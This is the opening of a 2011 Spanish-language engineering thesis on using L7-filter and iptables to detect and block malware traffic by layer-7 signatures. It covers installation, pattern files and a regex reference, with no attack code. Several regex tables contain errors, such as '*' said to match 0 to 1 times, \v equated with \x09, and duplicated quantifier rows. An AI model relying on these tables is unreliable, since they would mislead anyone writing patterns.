ESCUELA POLITÉCNICA DEL EJÉRCITO

DEPARTAMENTO DE ELÉCTRICA Y ELECTRÓNICA

CARRERA DE INGENIERÍA EN ELECTRÓNICA Y TELECOMUNICACIONES

PROYECTO DE GRADO PARA LA OBTENCIÓN DEL TÍTULO DE INGENIERÍA

DETECCIÓN DE INTRUSIONES EN UNA RED DE COMUNICACIONES EN LA CAPA 7 UTILIZANDO EL L7-FILTER

VERÓNICA FERNANDA CEVALLOS CALDERÓN

SANGOLQUÍ – ECUADOR

2011

CERTIFICACIÓN

Certificamos que el presente proyecto de grado titulado: "DETECCIÓN DE INTRUSIONES EN UNA RED DE COMUNICACIONES EN LA CAPA 7 UTILIZANDO EL L7-FILTER", fue realizado en su totalidad por la señorita Verónica Fernanda Cevallos Calderón, bajo nuestra dirección.

Ing. Carlos Romero	Ing. Román Lara
DIRECTOR	CODIRECTOR

RESUMEN

En el desarrollo de este proyecto se ha realizado un análisis sobre el código malicioso cuyo objetivo es dañar el sistema operativo, el hardware e incluso obtener las claves de las víctimas infectadas. Mediante este análisis, se ha podido identificar los ataques que utilizan la red de Internet como medio de propagación.

En el diseño de la red y el servidor de comunicaciones, se especifica el tipo de ataques a realizar, y la arquitectura de red que se debe utilizar para los ataques de intranet y de extranet respectivamente, y el sistema operativo más óptimo para el desarrollo de este proyecto. Una vez implementado el mismo, se procede a realizar los ataques para obtener las firmas digitales del código malicioso que se desea bloquear.

Al monitorizar la red se obtuvo la firma digital del código malicioso que pasaba por la red, y mediante esta, se pudo crear un patrón determinado para cada uno. Cada patrón contiene una expresión regular que identifica el comportamiento de los gusanos, troyanos, virus y Exploids que circulan por la red.

Utilizando el separador de aplicaciones conocido como L7-filter se desea bloquear el paso de código malicioso por la red, mediante los patrones creados, siempre y cuando se identifique el nombre y comportamiento de cada tipo de intrusión que circula por la red.

DEDICATORIA

A Dios, quien ha sido no solo una inspiración sino también la base en la cual me he apoyado en las buenas y malas para poder seguir adelante y no fracasar. A Él, quien como verdadero padre me regalo la oportunidad de sentir su infinita bondad en cada amanecer, que me indican que Él se encuentra ahí siempre presente para darme una mano cuando yo lo necesite. A mi padre celestial, que mediante mis padres y mis amigos me ha permitido crecer como persona y profesionalmente a diario.

AGRADECIMIENTO

A Dios quien ha sido mi luz, guía, fuente de sabiduría durante estos largos años de estudio, quien me ha permitido culminarlos con responsabilidad y constancia gracias a su infinito amor. A Él, que me ha prestado a mis padres durante tanto tiempo y que les ha otorgado la sabiduría para educarme, orientarme y apoyarme durante toda mi vida con mis altos y bajos y en especial en mi carrera.

A mis padres Fernando y Cecilia que han estado a mi lado utilizando la palabra correcta para poder educarme y orientarme para poder llegar a ser una mejor persona no solo como profesional sino también como ser humano. A mi hermana que siempre ha sabido escucharme y ser un apoyo, quien demuestra sobre todas sus cualidades el amor sincero y desinteresado no solo cuando la necesito, sino siempre preocupándose por mi y ayudándome a diario.

A mis amigos y compañeros que me han permitido conocer y valorar a una amistad de verdad, quienes han estado permanentemente ahí sin importar la hora y el lugar apoyándome y siempre con la palabra correcta de aliento que me han permitido salir adelante.

Verónica Cevallos

PRÓLOGO

Para este proyecto, se utilizará al separador de aplicaciones conocido como L7-filter para bloquear el código malicioso que circula por la red, evitando que el mismo destruya el sistema operativo o el hardware de los computadores que se encuentran dentro de la misma.

El estudio del arte del L7-filter se encuentra en el Capítulo 1 de este proyecto, en el cual se resume en síntesis las versiones, características y funcionamiento del separador de aplicaciones, además se detalla la sintaxis de la escritura de los patrones que describen determinadas aplicaciones de red para poder bloquearlas.

En el Capítulo 2 se explica los tipos de ataques existentes y sus características, y determinando el funcionamiento de cada uno permite utilizarlos para este proyecto. Seguido de esto, se encuentran identificadas las firmas digitales del código malicioso que se ha obtenido al realizar el análisis de la red cuando estos pasan por la misma.

En Capitulo 3 se describe como está diseñada la red y el servidor de comunicaciones, asimismo se presenta un estudio sobre varias distribuciones de Linux en las que se ha instalado el L7-filter y las características y ventajas de cada uno, que permitirá en el capitulo posterior seleccionar el mejor para la realización de este proyecto.

Mediante los argumentos del capítulo anterior se indica como implementar el escenario de pruebas, los ataques de intranet y extranet, y la monitorización del tráfico entrante y saliente de la red para poder obtener los patrones del código malicioso identificado.

Finalmente, en el Capítulo 5 se presentan las conclusiones y recomendaciones que se obtuvo durante el desarrollo de este proyecto.

ÍNDICE DE CONTENIDO

ÍNDICE DE TABLAS

ÍNDICE DE FIGURAS

GLOSARIO

ACK	Acknowledgment
ANTISPAM	Filtra correo no deseado
API	Application Programming Interface
BUFFER	Ubicación de la memoria de la computadora o sistema digital
CHROOT JAIL	Programa que permite redireccionar el directorio del disco a otro que no se tiene acceso.
CHAIN	Cadena
CHECKSUM	Suma de verificación
DNSSEC	Conjunto de extensiones para el protocolo DNS que proporciona integridad y autenticación de los datos de origen
DUMP	Contenido relevante de los paquetes
EXPLOIDS	Malware que utiliza una vulnerabilidad en otro programa o sistema.
FLOOD	Desbordamiento
FTP	File Transfer Protocol
GUI	Interfaz gráfica de usuario
INITDR	Sistema de archivos temporal utilizado por el Kernel durante el arranque del sistema
IMAP	Internet Message Access Protocol
HEXDUMP	Vista hexadecimal de los datos de los paquetes
HAPPYTIME	Gusano que se propaga por la red generando SPAM
HTML	Hypertext Mark up Language
HTTP	Hypertext Transfer Protocol
ICMP	Protocolo de control de mensajes de Internet
IPTABLES	Es un conjunto de herramientas para enviar mensajes al Kernel
IRC	Internet Relay Chat
LAN	Red de Área Local
LIBCAP	Formato de los archivos de Wireshark

MOD_SSL	Módulo del servidor Apache que permite la autenticación de servidores
NAT	Network Address Translation
NAPT	Network Address Port Translation
NFS	Sistema de archivos de Red.
OPEN SOURCE	Código Abierto
QUEUE	Cola
QUOTA	Es el espacio que se le asigna a un usuario o grupo de usuarios de una partición determinada evitando así que esta se sobrecargue.
RDP	Remote Desktop Protocol
REGEX	Regular Expression
RHEL	Red Hat Enterprise Linux
RFCS	Request for comments
RSA	Rivest, Shamir y Adleman
RST	Reset
RRSIG	Resource Record Signature o registro de recursos de firmas
SHELL	Es el interprete de comandos UNIX
SPAM	Correo Basura
SSH	Secure Shell
SYN	Bit de control entre el segmento TCP usado para sincronizar los números de secuencia iniciales conocidos como ISN de una conexión.
TCP	Transfer Control Protocol
TOS	Types of Service
UDP	User Datagram Protocol
UID	Números de identificación de usuario
UNIX	Sistema operativo multiplataforma, multitarea y multiusuario, que comparten códigos y propiedad intelectual.
URL	Uniform resource locator.
USERSPACE	Versión del L7-filter que se encuentra a prueba.
WEBDAV	Web-based Distributed Authoring and Versioning
XML	Lenguaje de Etiquetado Extensible

INTRODUCCIÓN

En la actualidad, existen cortafuegos que permiten o niegan el acceso de ciertos paquetes a la red basándose en la dirección MAC, flags TCP o direcciones IP. Muchos de estos, analizan el puerto del protocolo por el cual se envían los paquetes para restringir el paso de los mismos. Por ejemplo el protocolo SMTP utiliza el puerto 25, pero si este usa el puerto 3180, los cortafuegos comunes no tienen la capacidad de predecir el puerto que se está usando.

Para este proyecto se ha utilizado el L7-filter como un detector de intrusiones por su capacidad de separar aplicaciones y protocolos independientemente del puerto que se utilice. Para identificar las firmas digitales de una intrusión, se observará el comportamiento del código malicioso en la red colocando un sniffer en el servidor de comunicaciones. Es necesario conocer que protocolo utiliza el código malicioso como medio de transmisión, una vez identificado, se ha creado un patrón específico para cada intrusión que sea compatible con el L7 filter.

El tráfico de código malicioso hacia la red será bloqueado por el L7-filter y reglas de *iptables*, mediante la comparación de los paquetes IP que ingresan a la red con los patrones que identifican a las intrusiones sin analizar el puerto por el que se transmiten.

CAPITULO I. L7 – FILTER

1.1. L7-FILTER

El L7-filter, es un clasificador para Linux que funciona con una versión de Kernel desde la 2.4 hasta la 2.6, trabaja conjuntamente con el Netfilter identificando los protocolos o aplicaciones que utilizan puertos imprevisibles. Para detectar cada aplicación, el L7-filter, hace uso de expresiones regulares para investigar el contenido de cada conexión realizada, clasificando paquetes como Kazaa, HTTP, Jabber, Citrix, Bittorrent, FTP, Gnucleus, eDonkey, entre otros. [2]

La primera versión del L7-filter se desarrolló en mayo del 2003 cuando se creó un parche para el "filtro" clasificador que se le agregó al sistema de QoS del Kernel de Linux. Para Octubre del 2003, se analizó que no era eficiente trabajar con la QoS de la trama, por lo que se realizó una versión del L7-filter para el Netfilter. La versión 1.0, que no era tan eficiente, salió en Enero del 2005. Para diciembre del 2006, se analizó que trabajar en cualquier espacio del Kernel no era eficaz por lo que se desarrolló la versión del USERSPACE [1]que obtenía los datos para clasificar las aplicaciones o protocolos a través de la cola del Netfilter. [7]

1.1.1. Versiones del L7 - filter

Existen dos versiones del L7-filter que se describen a continuación.

- **Versión Kernel.** Esta versión ha sido probada desde la versión del Kernel 2.4 hasta la 2.6. Requiere la versión de iptables[2] 1.4.4., que es compatible con la versión del L7-filter, y las expresiones regulares que definen los protocolos y aplicaciones en lenguaje PERL. Los patrones para esta versión no son sensibles a mayúsculas o minúsculas. [7]

[1] Userspace: Versión del L7-filter más simple de instalar que no ha sido probada completamente. [7]
[2] IPTABLES: es un conjunto de herramientas (comandos) que le permiten al usuario enviar mensajes al Kernel del S.O.[17]

- **Versión USERSPACE.** Esta versión se encuentra en desarrollo y tiene errores de compatibilidad con ciertas librerías del L7-filter. En relación a la versión Kernel, la escritura de las expresiones regulares de los protocolos es más compleja al ser sensible a mayúsculas.[7]

Se utilizará la versión Kernel para este proyecto, puesto que no tiene errores de compatibilidad con las librerías del L7-filter y la escritura de los patrones es más sencilla que la versión USERSPACE al no ser sensible a mayúsculas o minúsculas, y requiere únicamente la versión de Kernel 2.4 a la 2.6 para su instalación.

Parche del Kernel

El L7-filter es compatible con todas las versiones de Linux 2.6, la lista de la versión de Kernel compatible con el L7-filter se especifica en el anexo A. Se requiere comprobar la compatibilidad del Kernel con el L7-filter previo a su instalación.

Características:

- Las versiones de Kernel indicadas son aquellas que han sido probadas, si es que no se muestra alguna versión desde la 2.4 hasta la 2.6 es porque no ha sido probada simplemente.
- Las versiones que se encuentran como “muy seguro” es porque funcionan bien pero no han sido probadas.
- Como mínimo una versión para cada Kernel 2.6 ha sido probada pero si se encuentra marcada como “no probada” es porque el momento de probarla no se ha guardado notas sobre el funcionamiento de la misma.
- La versión 2.4 de Kernel funciona aun si no se encuentra en la lista de la tabla del anexo A, ya que esta es estable.

Se deben habilitar las siguientes opciones al instalar el L7:

- Descargar los drivers necesarios para la instalación y los parches que se deben colocar para el funcionamiento del L7-filter.
- Para el filtrado de paquetes de red, se debe habilitar las opciones de red y soporte de red.
- Descargar las *XTABLES* y el soporte para las mismas que permiten parchar al Kernel con las *iptables*.
- Se habilitará la opción del L7-filter que hará coincidir sus reglas con las de las iptables para el filtrado de paquetes.

L7-filter *USERSPACE*

La versión del L7-filter *USERSPACE* se encuentra en desarrollo por lo cual tiene varios problemas de compatibilidad con nuevas versiones de Kernel.

Requisitos para la instalación del L7-filter *USERSPACE*

Se debe descargar la versión del L7-filter *USERSPACE* y los paquetes de definición de protocolos de la página de Internet: *http://L7-filter.sourceforge.net/.*

Instalación

- Descomprimir el L7-filte mediante el comando Untar L7-filter-USERSPACE-X.Y.tar.gz
- Ejecutar *./configure*.
- Ejecutar *make*
- Ejecutar *make install* como *root*.

Para ejecutar *./configure* probablemente se requiere de otras librerías como el *libnet_conntrack* y el *libNetfilter_queue*) que se lo puede descargar de *ftp.Netfilter.org*.

A los paquetes de definición de protocolos se los debe guardar en */etc/l7-protocols*.[7]

L7-filter y USERSPACE

Se debe instalar el archivo de configuración del L7-filter que consiste de algunos nombres de protocolos y paquetes marcados del Netfilter. El L7-filter, marca los paquetes que comparará con los protocolos dados y el correspondiente número marcado. Las marcas son de 32 bits enteros, pero L7-filter asigna un significado especial de 0, 1 y 2 a cada una. Para la instalación del L7-filter en la versión USERSPACE es necesario cargar el módulo *ip_conntrack_netlink* con *modprobe ip_conntrack_netlink*, o asegure su compatibilidad con el Kernel.

Se debe enviar el tráfico usando el L7-filter con uno de los dos comandos mencionados a continuación.

- Iptables [tabla específica y cadena] –j QUEUE[3]
- Iptables [tabla específica y cadena] –j QUEUE

NFQUEUE: por defecto el número de la cola y del L7-filter es 0. Para enviar todo el tráfico que pasa a través de la red al L7-filter en la cola 0 se ha de escribir:
iptables –A FORWARD –j (NF) QUEUE

Ahora se ha de ejecutar el L7-filter:
L7-filter –f [archivo de configuración] –q [número de cola]

Para realizar esta clasificación, se debe habilitar al L7-filter para observar todo el tráfico relevante, no se debe usar el OUTPUT chain[4] porque solo obtiene el tráfico de una sola dirección. El L7-filter examina los datos de aplicación en la conexión para determinar que protocolo está siendo usado y establece marcas en el Netfilter uno a continuación de otro. Se espera que los paquetes que recibe no tengan ninguna marca todavía (que sería la marca 0), este generalmente toma pocos paquetes antes de que el L7-filter pueda identificar que protocolos han sido usados. Entonces a los paquetes de nuevas conexiones identificadas les

[3] QUEUE: cola de paquetes.
[4] Chain: cadena.

numera con la marca 1. Eventualmente, si el L7-filter puede identificar una conexión la abandonará, en este caso le dará una marca de valor 2. De otra manera, marcará los paquetes con las marcas especificadas en el archivo de configuración.

Funciones del L7-filter usando USERSPACE

Se lo pude utilizar para:

- Dar cuentas.
- Limitar el ancho de banda.
- Bloquear.

Dar cuentas

Para guardar el detalle de lo que está en uso en la red, se hace una comparación en la marca de alguna cadena (chain) que está descargando los datos de lo que se encuentra en la cola del L7-filter y no se debe usar –j en ninguna opción.

Por ejemplo:

iptables –t mangle –A POSTROUTING –m mark –mark 3

Para obtener las estadísticas se utiliza el comando:

iptables -L

Para esto el L7-filter se basa en el uso de la sintaxis en las extensiones de las iptables.

Limitación del ancho de banda

El ancho de banda puede ser controlando mediante el uso de IMAP [5]con el siguiente comando:

tc filter add dev etho0 protocol up parent 1:0 prio 1 handle 3 fw flowid 1:3

[5] IMAP: Es el acrónimo de Internet Message Access Protocol. Es un protocolo de red de acceso a mensajes electrónicos almacenados en un servidor [113]

Bloquear

Mediante un salto de puertos los programas pueden ser bloqueados. Las consecuencias de bloquear los protocolos se mencionan a continuación.

- En caso de un salto de puerto o un salto de protocolo, se hace difícil identificar los puertos que actúan de esta manera.
- Muchas veces los programas empiezan a saltarse de puertos cuando han sido bloqueados o se les ha restringido ancho de banda.
- Los patrones del L7-filter no están diseñados generalmente para bloquearse. Se debe identificar un protocolo para restringir o limitar su ancho de banda.

USERSPACE, utiliza también expresiones regulares que definen a cada protocolo y además utiliza una bandera para que filtre y detecte las aplicaciones, este proceso consume más ancho de banda por el tiempo que le lleva ejecutar cada bandera al detectar cada protocolo, o aplicación.

1.1.2. Características del L7-filter

- El L7-filter es un clasificador de paquetes para Linux, que detecta la aplicación asociada a una conexión de red en función de expresiones regulares, detectando las tramas en la capa de aplicación impidiendo o aceptando la ejecución de estas.
- Actúa como un cortafuegos con la ayuda de la herramienta Netfilter que trabaja en conjunto con el núcleo de Linux (Kernel), es capaz de controlar las aplicaciones y la transferencia de datos en la red.
- El L7-filter, interpreta los datos que se encuentran encapsulados en los paquetes correspondientes a protocolos, malware o archivos de aplicación particulares para admitir o negar su paso independientemente del puerto que utilice mediante el uso de iptables. [5]
- La herramienta *iptables* se comunica con el Kernel para indicarle que paquetes debe filtrar. Se puede realizar un conjunto de reglas indicando que aplicaciones ejecutar o no en un *script*. De esta manera se controla el ingreso del tráfico de las aplicaciones.

- En los permisos del tráfico, se asignarán la prioridad del cliente designando disponibilidad del ancho de banda y aplicaciones que este tenga acceso o no.

1.1.3. Funcionamiento del L7-filter

El L7-filter añade una nueva función al Netfilter al igualar los paquetes que pertenecen a una aplicación que se encuentra en la capa 7 del modelo OSI. Por lo tanto, según se requiera, se pueden crear reglas para el filtrado mediante el uso del L7-filter mediante operaciones con *iptables* comparando las expresiones regulares con los datos de los paquetes IP de las aplicaciones a las que pertenecen.

Métodos para la identificación de paquetes:

- Identificación de paquetes como el número de puerto, número de IP, bytes transferidos y otros.
- Expresiones regulares o cadenas basadas en la identificación del paquete de la capa de aplicación.[7]

Identificación del paquete de la capa de aplicación.

Para identificar a un paquete en la capa de aplicación, se debe tener en cuenta los siguientes requisitos.

- Crear una base de datos que permita identificar a cada protocolo de la manera más fácil.
- Descartar los paquetes iguales (Netfilter).
- Realizar *scripts* en los cuales se provea la información de los paquetes que se deben descartar o aceptar. (Se lo puede hacer implementando reglas propias de *iptables*).[7]

Figura. 1. 1. L7-filter en el modelo OSI.

1.1.4. Escritura de los patrones del L7-filter

Cada protocolo o aplicación para ser separado del tráfico que ingresa por la red mediante el L7-filter necesita un archivo patrón con el nombre del mismo con extensión .pat. Por ejemplo, si el protocolo es ftp, el archivo patrón será ftp.pat que contiene la expresión regular del protocolo *FTP*[6].

Formato del Archivo

Formato Básico

El formato básico de un archivo se presenta a continuación.

- El nombre del protocolo en una línea.
- La expresión regular que define el protocolo en la siguiente línea.

El nombre del archivo debe tener el mismo nombre del protocolo. Por ejemplo si el protocolo es "ftp", el nombre del archivo debe ser ftp.pat. Para editar el patrón, se deben comentar las primeras líneas que describen las características del mismo mediante el símbolo de "#". La versión del L7-filter del Kernel o la del USERSPACE usan las expresiones regulares que se encuentra en el anexo B. Por ejemplo, ftp.pat será:

ftp

^220[\x09-\x0d -~]*ftp [8]

[6] FTP (File Transfer Protocol): el protocolo para intercambiar archivos en Internet.[111]

Definiendo un patrón para USERSPACE

Lo más óptimo para crear una expresión regular que defina un protocolo o una aplicación, tanto para la versión Kernel como para la versión USERSPACE es utilizar un conjunto de banderas que traducen el protocolo de la versión Kernel a la de USERSPACE, con la versión regcomp/regexex. Ejemplo:

smtp

^220[\x09-\x0d -~]* (e?smtp|simple mail)

USERSPACE pattern=^220[\x09-\x0d -~]* (E?SMTP|[Ss]imple [Mm]ail)

USERSPACE flags=REG_NOSUB REG_EXTENDED

Metadatos

Los archivos de los patrones que son parte de la distribución oficial, necesitan algunos datos en la parte superior para su visualización en la página web y para el uso de las interfaces. Se debe editar una descripción general del patrón como se muestra a continuación.

#<Nombre del protocolo y un detalle sobre el mismo>

#Atributos del archivo patrón como calidad y velocidad

#Grupo de protocolo al que pertenece: nombre del grupo

#Enlace de wiki. [12]

Indicaciones

- Hay que tener en cuenta que el L7-filter no es sensible a mayúsculas ni minúsculas en la versión Kernel, pero en la versión USERSPACE es sensible. Esto, se debe tener en consideración al momento de escribir las expresiones regulares que definen a las aplicaciones o protocolos.
- Se debe incluir en los archivos de los patrones de los protocolos si los servidores tienen derecho de copia de Microsoft.
- Para algunos servidores se envía una cadena que incluye la contraseña después de cada código pero lo hace más lento por ejemplo:
  ^220[\x09-\x0d-~]*ftp|331[\x09-\x0d-~]*password

Explicación:

- El carácter "^" compara desde el principio de la línea
- "[]" indica la clase de carácter.
- "*****" compara 0 o más veces
- "|" alterna para que se analice el código que está a continuación de este.[12]

1.1.5. Sintaxis de las expresiones regulares

Las expresiones regulares tienen una sintaxis básica que se define a continuación.

Modificadores

Para hacer coincidencias entre los datos de los paquetes IP y las regex, se necesitan varios modificadores, los cuales se relacionan con la interpretación de expresiones regulares.

- **m.** Trata una cadena como múltiples líneas. Hay que utilizar los siguientes caracteres para que coincida con el principio "^" o el final de la cadena "$
- **s.** Trata a una cadena como una línea. Para coincidir con cualquier carácter aunque este se encuentre en una nueva línea. Si se usa /ms, este comando permitirá que coincida con cualquiera.
- **i.** Se debe hacer a los patrones insensibles a mayúsculas o minúsculas para que coincidan.
- **x.** Extiende la legitimidad de los patrones permitiendo espacio en blanco y comentarios. Este modificador indica al analizador de la expresión regular que ignore la mayoría de los espacios en blanco.
- **p.** Preserva las cadenas que coinciden como ${^PRECOINCIDENCIA}, ${^COINCIDENCIA}, and ${^POSTCOINCIDENCIA} están disponibles para usar luego de una coincidencia
- **g and c.** Se lo utiliza para coincidencias globales y para mantener la posición actual después de que una coincidencia haya fallado. [11]
- **#** Este carácter permite comentar una línea. [13]

Metacaracteres	Significado
.	Coincide con un solo carácter
^	Coincide con la posición al principio de la cadena de la entrada
$	Coincide con la posición al final de la cadena de la entrada
|	Alterna la igualdad
()	Agrupa
[]	Indica una clase de carácter
?	Coincide 1 o 0 veces
\	Permite que un meta carácter sea utilizado como un carácter común
/	Limita una expresión regular
{}	Limita el inicio de una expresión de cuantificadores

Tabla. 1. 1. Metacaracteres o caracteres especiales.

Cuantificador	Significado
*	Se lo coloca al final de la cadena y coincide de 0 a 1 veces
+	Coincide 1 o más veces
{n}	Coincide exactamente n veces
{n,}	Coincide como mínimo n veces
{n,m}	Coincide como mínimo n veces pero no más de m veces
{n,m}	Coincide como mínimo n pero no más de m veces
*?	Coincide 0 o más veces, repitiendo
+	Coincide 1 o más veces, repitiendo
??	Coincide 0 o 1 vez, repitiendo
{n}	Coincide exactamente n veces, y repite.
{n,}	Coincide como mínimo n veces, repitiendo
{n,m}	Coincide como mínimo n veces pero no más de m veces, repitiendo
?+	Coincide 0 ò más veces sin devolver nada
*+	Se lo coloca al final de la cadena y coincide de 0 a 1 veces, sin devolver nada
++	Coincide 1 o más veces, sin devolver nada
{n}+	Coincide exactamente n veces, sin devolver nada

{n,}+	Coincide como mínimo n veces, sin devolver nada
{n,m}+	Coincide como mínimo n veces pero no más de m veces, sin devolver nada

Tabla. 1. 2. Cuantificadores.

Secuencia	**Significado**
\t	Tabulación
\n	Nueva línea
\r	Regresa
\f	Llena el formulario
\a	Alarma
\e	Escapa
\033	Carácter octal. Ejemplo: ESC
\d	Es un dígito. Representa [0-9]
\D	Representa cualquier carácter [^0-9]
\s	Es un espacio en blanco. Representa: [\ \t\r\n\f]
\S	no representa a un espacio [^\s]
\w	Es un carácter de palabra (alfanumérico o _). Representa: [0-9a-zA-Z_]
\W	Es un carácter que no es una palabra. Representa [^\w]
\E	Termina el caso de modificación
\l	Siguiente carácter en minúscula
\L	Carácter en minúsculas hasta que termine el caso de modificación
\u	Siguiente carácter en mayúsculas
\U	Carácter en mayúsculas hasta que termine el caso de modificación
\x1B	Carácter hexadecimal. Ejemplo: ESC
\x{263a}	Carácter long hexadecimal. Ejemplo: Unicode SONRISA
\Ck	Carácter de control
\N {nombre}	Carácter de código único
\N{U+263D}	Carácter Unicode. Ejemplo: PRIMER CUARTO DE LUNA
\v	Carácter de espacio en blanco vertical. Equivale a \x09 y \cI

\V	Espacio en blanco no vertical
\pP	Coincide con P un nombre propio. Use \p{Prop} para nombres largos
\PP	No coincide con P.
\1	Referencia hacia atrás un grupo especifico
\g1	Referencia hacia atrás a un grupo previo especifico
\g{-1}	Numero que debe ser negativo indicando un buffer anterior. Es más seguro utilizarlo envuelto en llaves
\g{nombre}	Un nombre referenciado hacia atrás
\k<nombre>	Un nombre referenciado hacia atrás
\K	Mantiene las cosas a la izquierda de la \K, no se debe incluir $&
\N	Cualquier carácter excepto \n
\h	Espacio en blanco horizontal
\H	No espacios en blanco horizontales
\R	Salto de línea

Tabla. 1. 3. Secuencia de escape.

Clase de caracteres	Significado
[[:alpha:]]	Cualquier carácter alfabético
[[:alnum:]]	Cualquier carácter alfanumérico
[[:ascii:]]	Cualquier carácter del conjunto ASCII
[[:blank:]]	Una extensión GNU, es igual a un espacio o tabulación horizontal.
[[:cntrl:]]	Cualquier carácter de control
[[:digit:]]	Cualquier digito decimal equivalente a “\d”.
[[:graph:]]	Cualquier carácter imprimible excepto el espacio.
[[:lower:]]	Cualquier carácter en minúsculas.
[[:print:]]	Cualquier carácter imprimible incluyendo el espacio.
[[:punct:]]	Cualquier carácter gráfico excluyendo las palabras
[[:space:]]	Cualquier carácter de espacio en blanco, “\s” mas una tabulación vertical “\cK”
[[:upper:]]	Cualquier carácter en mayúsculas.

[[:word:]]	Una extensión pearl equivalente a \w
[[:xdigit:]]	Un digito hexadecimal

Tabla. 1. 4. Clases de caracteres disponibles [13].

Se puede negar las clases de carácter [::]mediante el prefijo '^'.

Expresiones	Significado
\b	Coincide con el límite de una palabra
\B	Coincide excepto con el límite de palabra
\A	Coincide con el principio de la cadena
\Z	Coincide solo con el final de la cadena, o antes de una nueva lineal, al final
\z	Coincide solo al final de la cadena
\G	Coincide solo en la posición.

Tabla. 1. 5. Aseveraciones.

En el anexo B se encuentran ejemplos de cómo escribir varias expresiones regulares. Para el desarrollo del L7-filter se han escrito patrones atributos, los mismos que dan información sobre cuán buenos son en varias escalas.

1.1.6. Definición de Protocolos

Estos archivos indican a las iptables y al Kernel los nombres de protocolos que les corresponden a expresiones regulares, estos se encuentran al descargar el archivo "protocol definitions[7]"

[7] protocol definitions: o definiciones de protocolos, en este archivo comprimido se encuentran las expresiones regulares de cada protocolo http://l7-filter.sourceforge.net/protocols.

Características que definen a cada protocolo

Calidad

Este indica cuantas veces ha sido probado el patrón del protocolo, y en que variedad de situaciones el patrón ha sido probado y que fracción de tráfico es identificado, según la siguiente tabla se los ha clasificado como:

- Excelente. Trabaja perfectamente.
- Bien. Trabaja más de lo que se conoce.
- Ok. Trabaja probablemente.
- Marginal. Puede trabajar como no.
- Pobre. Probablemente no trabaja.[7]

Velocidad.

El paquete de protocolos incluye una herramienta para probar el desempeño de los patrones. Este los prueba contra 122 muestras de datos de red (como el de 2009-05-19)100 veces cada uno. Las siguientes características indican en que tiempo trabajan:

- Muy rápido. 0.8-3 segundos.
- Rápido. 3-10 segundos.
- No muy rápido. 10 -100 segundos.
- Lento. mayor a 100 segundos (una prueba que se ha realizado por expertos demuestra que la peor situación fue cuando se demoro 1720 segundos para la librería del Kernel y 100 segundos para la librería del USERSPACE) [7]

Otras atributos

- ✚ Patrón de Overmatching. Es imposible o muy difícil escribir un patrón para este protocolo que coincida solo el protocolo deseado. ━ Patrón Undermatching. Es muy difícil casi imposible escribir un patrón para este protocolo que trabaje con todas las conexiones.

- Superset. Este patrón compara el tráfico que es un superconjunto de tráfico que algunos patrones pueden comparar. Si se lo pone al principio de las reglas de las iptables entonces los otros patrones nunca se compararan.
- Subset. Este patrón compara el tráfico que es un subconjunto del tráfico que se compara con otro patrón. [7]

Grupo

Los protocolos son marcados como que fueran de uno o varios grupos. Algunos grupos se refieren al propósito que tiene cada protocolo, que se encuentran definidos a continuación.

- P2P
- VoIP
- video streaming
- audio streaming
- Chat
- Juego
- Recuperación de documentos
- Networking
- Mail
- Archivo
- Impresora
- Acceso Remoto
- Tiempo de sincronización
- Control de versión.
- Monitoreo.
- Seguro.
- Obsoleto
- IETF estándar propuesto.
- IETF proyecto estándar
- IETF estándar

- No estándar de pista de RFC'd
- Otro estándar.
- Código abierto (open source) [8]
- $ Propietario. [7]

Varios investigadores han desarrollado las expresiones regulares de protocolos, tipos de archivos y malware con un análisis detallado del funcionamiento de cada uno en cuanto a velocidad, calidad y se los ha clasificado en grupos. Estos se encuentran detallados en el anexo C.

1.1.7. Obtención de expresiones regulares de diferentes aplicaciones

Las expresiones regulares utilizan caracteres imprimibles y no imprimibles según como se defina la expresión regular de un patrón. La versión Kernel y USERSPACE para L7-filter utilizan la notación del lenguaje PERL y hexadecimal. A continuación se describe un ejemplo de varios caracteres que se utilizan en la notación PERL y su igualdad en hexadecimal:

Carácter	Escritura Hexadecimal
$	\x24
(	\x28
)	\x29
*	\x2a
+	\x2b
.	\x2e
?	\x3f
[	\x5b
]	\x5d
\	\x5c
^	\x5e
{	\x7b (solo para USERSPACE)

[8] Open Source: Código Abierto.

}	\x7d (solo para USERSPACE)
|	\x7c

Tabla. 1. 6. Caracteres utilizados en los patrones del L7-filter y su igualdad en hexadecimal [10].

Características de un buen patrón

Un patrón no debe ser ni muy específico ni poco específico. Por ejemplo: El patrón "MSN" para *msnmessenger* no es lo suficientemente específico, este patrón puede igualarse con una variedad de conexiones que no son *msnmessenger*. Este debe usar utilizar un número mínimo de símbolos para que el momento que se realice la comparación del patrón con los datos de los paquetes IP no se introduzca latencia en la red.

Ejemplos de escritura típica para las expresiones regulares

- [\x09-\x0d -~] ==: caracteres imprimibles incluyendo el espacio en blanco.
- [\x09-\x0d] == : cualquier espacio en blanco
- [!-~] ==: no se imprimen los caracteres de espacios en blanco.
- /^\s*$: Coincide con una línea en blanco.
- /\d{2}-\d{5}/ : Valida un número de identificador que se compone de 2 dígitos, un guión y otros 5 dígitos.
- /<\s*(\S+)(\s[^>]*)?>[\s\S]*<\s*\/\1\s*>/ : Coincide con una etiqueta HTML[10] .

El procedimiento recomendado para escribir patrones se describe a continuación.

- Especificar las características del protocolo que se desea igualar. Si es un estándar de Internet, se debe empezar a leer los RFCs[9], a pesar de que no todos los estándares son RFCs. Si es un protocolo propietario, este, está escrito como una expresión de ingeniería inversa. Hay que hacer una investigación general en la web para encontrarlo. Si este paso no se realiza, los patrones que se escriban no serán específicos en su totalidad.

[9] RFCS: Request For Comments. Son documentos que han construido para la Internet. Definen los protocolos y servicios usados en la Red.

- Usar programas como el Wireshark para mirar como los paquetes de un protocolo viajan en su típica sesión mediante su uso.
- Escribir un patrón que detecte uno de los paquetes enviados en el protocolo, y probar su funcionamiento.
- Enviar el patrón probado a los desarrolladores del L7-filter para ser incorporado en la lista.[10]

Cómo enviar un paquete que *dump* [10]a la lista de mail

- Utilizar un sniffer como el Wireshark, que es fácil usarlo para GNU/Linux, Mac o Windows.
- Verificar que empiece a capturar los paquetes antes de que la aplicación que se pruebe utilice la red. El L7-filter mira los paquetes que abren la conexión, Si estos paquetes no se presentan en el paquete dump entonces no se los necesita.
- Según el protocolo, se debe mandar una cadena de texto reconocible que se la encuentre en paquete dump.
- Mientras se estén capturando los paquetes, hay que incluir en la información que se envía la dirección IP del servidor , que operación de red se está desarrollando, el número de versión y el software que se está utilizando, cualquier cadena
- No se debe capturar un excesivo número de paquetes.

Observaciones

- Evitar que otros programas utilicen la red mientras realiza la captura de paquetes, debido a que el exceso de estos aunque se los pueda filtrar es muy molestoso.
- Evitar enviar las capturas que tienen demasiados paquetes de la misma conexión porque son inefectivos.
